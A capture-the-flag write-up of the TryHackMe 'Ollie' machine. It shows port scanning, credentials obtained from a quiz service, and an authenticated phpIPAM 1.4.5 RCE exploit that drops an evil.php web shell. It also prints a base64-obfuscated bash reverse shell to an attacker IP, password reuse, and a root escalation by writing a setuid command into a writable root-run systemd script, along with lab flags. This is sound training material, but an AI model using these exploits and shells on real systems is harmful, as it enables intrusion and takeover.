TL;DR
We start with find credentials for admin on port 1337. Then, we exploit known RCE on phpIPAM to get shell as www-data. we escalte to ollie with same password we got before.

To get root access, we find /usr/bin/feedme which is being executed by root, and is writeable by ollie.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -A

As we can see, the opened ports are port 22 with ssh and port 80 with apache http server, and port 1337, which is very strange. (I didn’t wait for the rustscan script to ends, i viewed this with nmap on specific ports)
┌──(agonen㉿kali)-[~/thm/Ollie]
└─$ rustscan -a $target -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/agonen/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.80.170.67:22
Open 10.80.170.67:80
Open 10.80.170.67:1337
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p  ")
Let’s add ollie to our /etc/hosts.
Find serivce on port 1337 and get credentials for admin

When I checked the port 1337, I found simple server that asks quiestions, and if it gets the right answer, which is “Bulldog”, it gives us credentials.
┌──(agonen㉿kali)-[~/thm/Ollie]
└─$ nc ollie 1337
Hey stranger, I'm Ollie, protector of panels, lover of deer antlers.

What is your name? elicopter
What's up, Elicopter! It's been a while. What are you here for? Give Me the Flag
Ya' know what? Elicopter. If you can answer a question about me, I might have something for you.


What breed of dog am I? I'll make it a multiple choice question to keep it easy: Bulldog, Husky, Duck or Wolf? Bulldog
You are correct! Let me confer with my trusted colleagues; Benny, Baxter and Connie...
Please hold on a minute
Ok, I'm back.
After a lengthy discussion, we've come to the conclusion that you are the right person for the job.Here are the credentials for our administration panel.

                    Username: admin

                    Password: OllieUnixMontgomery!

PS: Good luck and next time bring some treats!

Now, let’s login with these credentials:
admin:OllieUnixMontgomery!
We log in here http://ollie/index.php?page=login.
Get RCE using known exploit for phpIPAM 1.4.5
This is phpIPAM v1.4.5, as shown at the bottom of the image.
I found RCE exploit using searchsploit.
┌──(agonen㉿kali)-[~/thm/Ollie]
└─$ searchsploit phpIPAM 1.4.5
--------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------------
phpIPAM 1.4.5 - Remote Code Execution (RCE) (Authenticated)                                                    | php/webapps/50963.py
--------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results


Okay, let’s try to use this exploit with the credentials we have.
┌──(agonen㉿kali)-[~/thm/Ollie]
└─$ python3 50963.py -usr admin -pwd OllieUnixMontgomery! -url http://ollie/

█▀█ █░█ █▀█ █ █▀█ ▄▀█ █▀▄▀█   ▄█ ░ █░█ ░ █▀   █▀ █▀█ █░░ █   ▀█▀ █▀█   █▀█ █▀▀ █▀▀
█▀▀ █▀█ █▀▀ █ █▀▀ █▀█ █░▀░█   ░█ ▄ ▀▀█ ▄ ▄█   ▄█ ▀▀█ █▄▄ █   ░█░ █▄█   █▀▄ █▄▄ ██▄

█▄▄ █▄█   █▄▄ █▀▀ █░█ █ █▄░█ █▀▄ █▄█ █▀ █▀▀ █▀▀
█▄█ ░█░   █▄█ ██▄ █▀█ █ █░▀█ █▄▀ ░█░ ▄█ ██▄ █▄▄

[...] Trying to log in as admin
[+] Login successful!
[...] Exploiting
[+] Success! The shell is located at http://ollie/evil.php. Parameter: cmd


[+] Output:
1        uid=33(www-data) gid=33(www-data) groups=33(www-data)
        3       4
We got the RCE.
Okay, we can try to send the payload for reverse shell in penelope, this is the payload:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64 -d|bash
Full command will be, using the reverse shell the exploit gave us:
┌──(agonen㉿kali)-[~/thm/Ollie]
└─$ curl 'http://ollie/evil.php?cmd=printf+KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64+-d|bash'

and in our penelope:

Escalate to ollie with same password we find before
Using the password we found earlier, we can escalate to ollie, the password is OllieUnixMontgomery!.
We can get the user flag
www-data@ip-10-80-185-57:/var/www/html$ su ollie
Password:
ollie@ip-10-80-185-57:/var/www/html$ cat ~/user.txt
THM{Ollie_boi_is_daH_Cut3st}

Privilege Escalation to Root
I executed pspy32, which i uploaded via python http server and curl to /tmp dir.

As you can see, there is some process that is called feedme, which seems to run once in a while.
Since this isn’t cronjob, this is probably service. Let’s use systemctl to find this task.
ollie@ip-10-80-185-57:/tmp$ systemctl | grep feedme
  feedme.timer                                                                                          loaded active     waiting   This is a timer to feed Ollie Boy!
We can find timer, feedme.timer, we can read its content:

Okay, this timer triggered every minute, and executes feedme.service.
ollie@ip-10-80-185-57:/tmp$ systemctl cat feedme.timer
# /etc/systemd/system/feedme.timer
# 0day was here

[Unit]
Description=This is a timer to feed Ollie Boy!
Requires=feedme.service

[Timer]
Unit=feedme.service
OnCalendar=*-*-* *:*:00

[Install]
WantedBy=timers.target

We can read the feedme.service:

It executes /usr/bin/feedme as root user.
ollie@ip-10-80-185-57:/tmp$ systemctl cat feedme.service
# /etc/systemd/system/feedme.service
# feedollie.service
# test
[Unit]
Description= Feed Ollie
Documentation= Ollie is hungry!

[Service]
Type= simple
User= root

ExecStart= /usr/bin/feedme

[Install]
WantedBy= multi-user.target
When we check the file /usr/bin/feedme, we can see this has write permissions by us, and this is bash script.
ollie@ip-10-80-185-57:/tmp$ ls -la /usr/bin/feedme
-rwxrw-r-- 1 root ollie 50 Nov 24 21:55 /usr/bin/feedme
So, we can insert our line to this script:
ollie@ip-10-80-185-57:/tmp$ echo -e 'chmod u+s /bin/bash' >> /usr/bin/feedme
And now, after one minute, /bin/bash should receive its s bit:
ollie@ip-10-80-185-57:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
ollie@ip-10-80-185-57:/tmp$ /bin/bash -p
bash-5.0# id
uid=1000(ollie) gid=1000(ollie) euid=0(root) groups=1000(ollie),4(adm),24(cdrom),30(dip),46(plugdev)
bash-5.0# cat /root/root.txt
THM{Ollie_Luvs_Chicken_Fries}